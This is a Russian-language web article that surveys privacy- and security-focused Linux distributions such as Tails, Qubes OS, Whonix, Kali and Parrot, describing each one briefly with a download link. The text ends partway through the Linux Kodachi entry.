Быть анонимным в Интернете - это не то же самое, что безопасное использование Интернета, однако, и первое и второе предполагают сохранение конфиденциальности себя и своих данных вдали от посторонних глаз, которые могут воспользоваться уязвимостями системы, чтобы нанести ущерб.


Поэтому разработчики взяли на себя задачу создавать специализированные дистрибутивы, содержащие множество инструментов, позволяющих пользователям одновременно работать в режиме онлайн и то же время сохранять конфиденциальность.



Общим фактором почти во всех дистрибутивах Linux, ориентированных на конфиденциальность, являются их связь с [Tor](#), учитывая, что многие из них поставляются со встроенной сетевой службой Tor для обеспечения должного уровня анонимности.

QUBES OS

Qubes OS - это ориентированный на безопасность дистрибутив на основе Fedora, который обеспечивает безопасность путем разделения на части. Это происходит путем запуска каждого экземпляра запущенных программ в изолированной виртуальной среде и последующего удаления всех его данных при закрытии программы.




ОС Qubes использует диспетчер пакетов RPM и может работать с любой рабочей средой по вашему выбору, не требуя больших ресурсов компьютера.

[Скачать Qubes OS](#)

TAILS: THE AMNESIC INCOGNITO LIVE SYSTEM

Tails - это дистрибутив Debian, разработанный для защиты личности пользователей в Интернете и обеспечения их анонимности. Tails построен так, чтобы передавать весь входящий и исходящий трафик через сеть Tor, блокируя все отслеживаемые соединения.




Он использует Gnome в качестве среды рабочего стола по умолчанию и, может быть удобно запущен с live DVD/USB, сохраняя все свои данные в оперативной



[Скачать TAILS](#)

BlackArch Linux - это легковесный дистрибутив на основе Arch Linux, предназначенный для тестировщиков на проникновение, экспертов по безопасности и исследователей безопасности. Он предлагает пользователям все функции, которые может предложить Arch Linux, в сочетании с кучей инструментов кибербезопасности, насчитывающих более 2000, которые можно установить, как по отдельности, так и группами.



По сравнению с другими дистрибутивами в этом списке, BlackArch Linux - относительно новый проект, но он может выделиться как надежная ОС в сообществе экспертов по безопасности. Он поставляется с возможностью выбора пользователем любой из этих сред рабочего стола: Awesome, Blackbox, Fluxbox или spectrwm, и, как и ожидалось, он доступен в виде живого образа DVD и может быть запущен с флешки.

[Скачать BlackArch Linux](#)

KALI LINUX

Kali Linux (ранее BackTrack) - это бесплатный расширенный дистрибутив Linux для тестирования на проникновение, разработанный для экспертов по безопасности, этического взлома, оценки сетевой безопасности и цифровой криминалистики.



Он сконструирован для бесперебойной работы как на 32-, так и на 64-битных архитектурах, и сразу же поставляется с набором инструментов для тестирования на проникновение, которые делают его одним из самых привлекательных дистрибутивов для пользователей, заботящихся о безопасности.

[Скачать Kali Linux](#)

JONDO/TOR-SECURE-LIVE-DVD

JonDo Live-DVD - это более или менее коммерческое решение для анонимности, которое работает аналогично Tor, учитывая тот факт, что оно также направляет свои пакеты через специальные «смешанные серверы» под названием JonDonym (как узлы в случае Tor), каждый раз заново зашифровывая трафик. Это жизнеспособная альтернатива TAILS, особенно если вы ищете что-то с менее ограниченным пользовательским интерфейсом.





Дистрибутив основан на Debian, а также включает в себя набор инструментов для обеспечения конфиденциальности и другие часто используемых приложений.

[Скачать JonDo/Tor-Secure-Live-DVD](#)

WHONIX

Если вы ищете что-то немного другое, Whonix использует совершенно иной подход, нежели упомянутый выше, поскольку он не является живой системой, а вместо этого работает в виртуальной машине - в частности, в [Virtualbox](#) - где он



изолирован от вашей основной ОС, чтобы минимизировать риск утечки DNS или проникновения вредоносных программ (с привилегиями root).



Whonix состоит из двух частей: первая - это «Whonix Gateway», который действует как шлюз Tor, а другая - «Whonix Workstation» - изолированная сеть, которая маршрутизирует все свои соединения через Tor-шлюз.


Этот дистрибутив на основе Debian использует две виртуальные машины, что делает его относительно ресурсоемким, поэтому время от времени вы будете испытывать задержки, если ваше оборудование не находится на высоком уровне.

[Скачать Whonix](#)

DISCREETE LINUX



Discreete Linux, ранее UPR или Ubuntu Privacy Remix, представляет собой дистрибутив Linux на основе Debian, разработанный для обеспечения защиты пользователей от троянского наблюдения за счет полной изоляции его рабочей среды от местоположений с личными данными. Он распространяется в виде live CD, который нельзя установить на жесткий диск, и сеть намеренно отключена во время его работы.




Discreete Linux является одним из уникальных дистрибутивов в этом списке и, очевидно, не предназначен для повседневных вычислительных задач, таких как обработка текстов и игры. Его исходный код редко обновляется, учитывая небольшую потребность в обновлениях и исправлениях, но он поставляется с рабочей средой Gnome для легкой навигации.

[Скачать Discreete Linux](#)



IPREDIAOS

IprediaOS - это дистрибутив Linux на базе Fedora, созданный для анонимного просмотра веб-страниц, электронной почты и обмена файлами, который предлагает пользователям стабильность, скорость и вычислительную мощность. Будучи операционной системой, заботящейся о безопасности, IprediaOS разработана с минималистской философией, позволяющей поставлять только жизненно важные приложения, а также автоматически и прозрачно шифровать и анонимизировать весь проходящий через нее трафик, используя анонимную сеть I2P.



Функции, которые предоставляет IprediaOS, включают I2P Router, анонимный IRC-клиент, анонимный BitTorrent-клиент, анонимный браузер, поиск eepSites (i2p-сайтов), анонимный почтовый клиент и LXDE.

[Скачать IprediaOS](#)

PARROT SECURITY OS

Parrot Security OS - еще один дистрибутив на основе Debian, предназначенный для тестирования на проникновение, этического взлома и обеспечения анонимности в Интернете. Он содержит надежную и портативную лабораторию для экспертов в области цифровой криминалистики, которая включает в себя не только программное обеспечение для обратного проектирования, криптографии и конфиденциальности, но также для разработки программного обеспечения и анонимного серфинга в Интернете.






Он распространяется в виде роллинг-релиза, которая поставляется только с основными приложениями, такими как Tor Browser, OnionShare, Parrot Terminal и MATE, в качестве среды рабочего стола по умолчанию.

[Скачать Parrot Security OS](#)

SUBGRAPH OS

Subgraph OS - это легковесный дистрибутив на основе Debian, разработанный, чтобы быть невосприимчивым к наблюдению и помехам со стороны злоумышленников в любой сети, независимо от уровня их сложности. Он создан для использования усиленного ядра Linux в сочетании с фаерволом приложений, чтобы блокировать доступ определенных программ к сети, и он заставляет весь интернет-трафик проходить через сеть Tor.





Предназначенная как защищенная от атак вычислительная платформа, цель Subgraph OS состоит в том, чтобы предоставить простую в использовании ОС со специальными инструментами конфиденциальности без ущерба для удобства использования.

[Скачать Subgraph OS](#)

HEADS OS

Heads - это еще один бесплатный дистрибутив Linux с открытым исходным кодом, созданный с целью соблюдения конфиденциальности и свободы пользователей и обеспечения их безопасности и анонимности в Интернете.






Он был разработан, чтобы стать ответом на некоторые «сомнительные» решения Tails, такие как использование системного и несвободного программного обеспечения. То есть все приложения в Heads являются бесплатными и с открытым исходным кодом, и он не использует systemd в качестве системы инициализации.

[Скачать Heads OS](#)

ALPINE LINUX

Alpine Linux - это легковесный (можно поставить даже на Raspberry Pi), ориентированный на безопасность дистрибутив Linux с открытым исходным кодом, разработанный для обеспечения эффективности ресурсов, безопасности и простоты на основе BusyBox и musl libc.






Он активно разрабатывался с момента его первого выпуска в августе 2005 года и с тех пор стал одним из самых рекомендуемых образов для работы с образами Docker (про который можно прочитать [тут](#)).

[Скачать Alpine Linux](#)

PUREOS

PureOS - это удобный для пользователя дистрибутив на основе Debian, созданный компанией Purism, которая занимается разработкой компьютеров и смартфонов Liberem, уделяя особое внимание конфиденциальности и безопасности пользователей.





Он предназначен для того, чтобы предоставить пользователям полный контроль над их вычислительной системой с полной настраиваемостью, привлекательной анимацией и минимальным объемом занимаемого пространства. Он поставляется с GNOME в качестве среды рабочего стола по умолчанию.

[Скачать PureOS](#)

LINUX KODACHI

Linux Kodachi - снова легковесный дистрибутив Linux, разработанный для работы с флешкой или DVD. Сразу же, он фильтрует весь сетевой трафик через виртуальную прокси-сеть и сеть Tor, чтобы скрыть местоположение своего пользователя, и делает все возможное, чтобы удалить любые следы своей деятельности, когда он будет использован.





